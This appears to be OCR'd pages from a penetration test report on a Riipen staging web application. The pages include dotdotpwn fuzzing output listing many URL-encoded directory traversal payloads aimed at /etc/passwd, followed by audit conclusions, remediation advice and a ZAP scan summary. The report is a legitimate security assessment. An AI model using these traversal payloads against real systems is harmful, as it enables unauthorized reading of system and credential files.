

Nov 20 19:46
Open
owseqxyg.staging.riipen.com_11-15-2023_19-56.txt
~/Downloads/dotdotpwn-3.0.2/Reports
README.txt
README.txt
user-agents.txt
common-colum
common-output
README.txt
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..%2f..%2f..%2f..%2f..%2fetc%2fissue <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..%2f..%2f..%2f..%2f..%2f..%2fetc%2fpasswd <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..%2f..%2f..%2f..%2f..%2f..%2fetc%2fissue <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..%5cetc%5cpasswd <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..%5cetc%5cissue <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..%5c..%5cetc%5cpasswd <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..%5c..%5cetc%5cissue <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..%5c..%5c..%5cetc%5cpasswd <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..%5c..%5c..%5cetc%5cissue <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..%5c..%5c..%5c..%5cetc%5cpasswd <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..%5c..%5c..%5c..%5cetc%5cissue <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..%5c..%5c..%5c..%5c..%5cetc%5cpasswd <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..%5c..%5c..%5c..%5c..%5cetc%5cissue <- VULNERABLE



Nov 19 07:04
Open
owseqxyg.staging.riipen.com_11-15-2023_19-56.txt
~/Downloads/dotdotpwn-3.0.2/Reports
README.txt
README.txt
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..%252f..%252f..%252f..%252fetc%252fpasswd <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..%252f..%252f..%252f..%252fetc%252fissue <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..%252f..%252f..%252f..%252f..%252fetc%252fpasswd <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..%252f..%252f..%252f..%252f..%252fetc%252fissue <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..%252f..%252f..%252f..%252f..%252f..%252fetc%252fpasswd <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..%252f..%252f..%252f..%252f..%252f..%252fetc%252fissue <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..%255cetc%255cpasswd <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..%255cetc%255cissue <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..%255c..%255cetc%255cpasswd <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..%255c..%255cetc%255cissue <- VULNERABLE
[*] Testing URL: https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..%255c..%255c..%255cetc%255cpasswd <- VULNERABLE
[+] Fuzz testing finished after 2.98 minutes (179 seconds)
[+] Total Traversals found (so far): 89


UTM File Edit View Window Help
Wed 15 Nov 00:03
Linux 23
Nov 15 08:03
https://owseqxyg.staging.riipen.com/?.0x5c?.0x5c?.0x5c?.0x5c?.0x5c?.0x5cetc0x5cpasswd
Too many requests.
Please wait a while and try again.


Nov 19 19:16
Restore Session
owseqxyg.staging.riipen.com
Riipen | Log in
Riipen | Log in
owseqxyg.staging.riipen.com
https://owseqxyg.staging.riipen.com/sign-up=..%2fetc%2fpasswd
JSON
Raw Data
Headers
Save
Copy
Collapse All
Expand All
Filter JSON
status: "not_found"


Nov 19 19:23
Restore Session
owseqxyg.staging
Riipen | Log in
Riipen | Log in
owseqxyg.staging
Riipen | Log in
Riipen | Log in
https://owseqxyg.staging.riipen.com/login?return_to=%2Fsign-up=..%2f..%2fetc%2fpasswd
Riipen
Log in
Sign up
Sign in to your account
or sign up
Email *
pen@test.com
From this website
pentest.student@test.com
From this website
test@test.com
From this website
View Saved Logins
Or continue with
Sign in with SSO
Log in with Developer
Log in with Google
Log in with LinkedIn


Nov 19 19:23
Restore Session
owseqxyg.staging
Riipen | Log in
Riipen | Log in
owseqxyg.staging
Riipen | Log in
Riipen | Error
https://owseqxyg.staging.riipen.com/etc/passwd
Riipen
Find courses
BL
My Dashboard
My Projects
My Courses
My Achievements
ERROR
Page not found
Sorry, we couldn't find the page you're looking for.
Go back home →
Powered by Riipen
© 2023 Riipen Networks Inc. All rights reserved.
Privacy Policy


Nov 20 01:20
Burp Suite Community Edition v2023.10.3.4 - Temporary Project
Request
Response
Inspector
Target: https://owseqxyg.staging.riipen.com
HTTP/2

7. Conclusion

The Security code review audit on RiipenGuide source code repository resulted with 161 **vulnerabilities** (36 Critical,40 High, 05 **Medium**, **01 Low** and **79 Info**) severity vulnerabilities. The whole objective of the secure code review activity of RiipenGuide was to understand the secure practices and standards followed within the application by the developers. It was found that in most cases the application code was complying well with security coding standards except some of the vulnerabilities identified like Use of Hardcoded Password, Aws Secret Key, Aws Manager ID, SQL Injection, LDAP Injection, Origins should be verified during cross-origin communications, no use weak random number generator, Alert statements should not be used, Insecure download of executable file and Insecure download of executable file.

The Dynamic Application security testing on RiipenGuide Web Application resulted in 11 **vulnerabilities (**02 High, 04 **Medium**, **05 Low)** severity vulnerabilities.

The above vulnerabilities identified during review were conducted completely adhering to the standards and industry best practices.

8. Appendix 1: Summary of Best Practices and Recommendations

The following are the best practices that could be followed in applying the defense in depth strategy across the application


- Strengthen data validation checks on input fields.
- Ensure all default configuration settings are reviewed for security weaknesses prior to implementation
- Implement strict authentication and authorization checks
- Randomize local administrative passphrases and keep them unique and complex for all computers
- Ensure sensitive information is not disclosed by web servers
- Consider a redesign of the web application with current technology and controls
- Implement additional authentication mechanisms for web administration pages
- Implement web application-level firewalling
- Define minimum baseline standards for all systems
- Ensure security is included in the entire lifecycle of application development
- Review and assess the web applications for security vulnerabilities periodically
- Implement a vulnerability management program
- Standard Regular Expression must be implemented in order to ensure strong password and also to prevent malformed inputs
- User details should not be stored in the session
- Secure coding best practices need to be followed by the development team.
- All Default username and password accounts needs to be removed.
- All the sensitive data like the email, password and other PII data needs to be encrypted
- Application should throw customized error messages instead of throwing default error messages
- All the sensitive form parameters should not be viewed on the URL; rather should be sent through POST parameters

9. Appendix 2: References


https://www.owasp.org/index.php/The_Owasp_Code_Review_Top_9
http://www.safecode.org/publications/SAFECode_BestPractices0208.pdf
https://www.securecoding.cert.org/confluence/display/seccode/Top+10+Secure+Coding+Practices
http://www.oracle.com/technetwork/java/seccodeguide-139067.html
http://msdn.microsoft.com/en-us/library/ff649268.aspx
http://msdn.microsoft.com/en-us/library/ff648637.aspx#c21618429_006
https://www.owasp.org/index.php/Top_10-2017_Top_10

10. Appendix 3: OWASP ZAp Report Summary

Owasp Zap report contains a detailed scan of the entire website architecture from Apis utilized to documents uploaded in a file-like structure. its contents show all scan alerts from high to low and informational



Owasp Zap interface console.



Content Security Policy (CSP) Report-Only Header Found	Informational	3
Email address found in WebSocket message	Informational	1
Information Disclosure - Sensitive Information in URL	Informational	8
Information Disclosure - Suspicious Comments	Informational	222
Modern Web Application	Informational	12
Re-examine Cache-control Directives	Informational	85
Retrieved from Cache	Informational	38
User Controllable HTML Element Attribute (Potential XSS)	Informational	7

Results summary.

Upon proper evaluation of the Zap report there were no exploitable vulnerabilities found based on our level of expertise. Most risk alerts were either false positives or header errors noticed by the Vulnerability assessment tool.

11. Appendix 4: More information

Noticeable sequence in this report is that; list of tools used to perform the task are not mentioned removing the idea of reconnaissance as a separate activity. all useful recon and findings are documented including exploits carried out on the web application with higher possibility of success.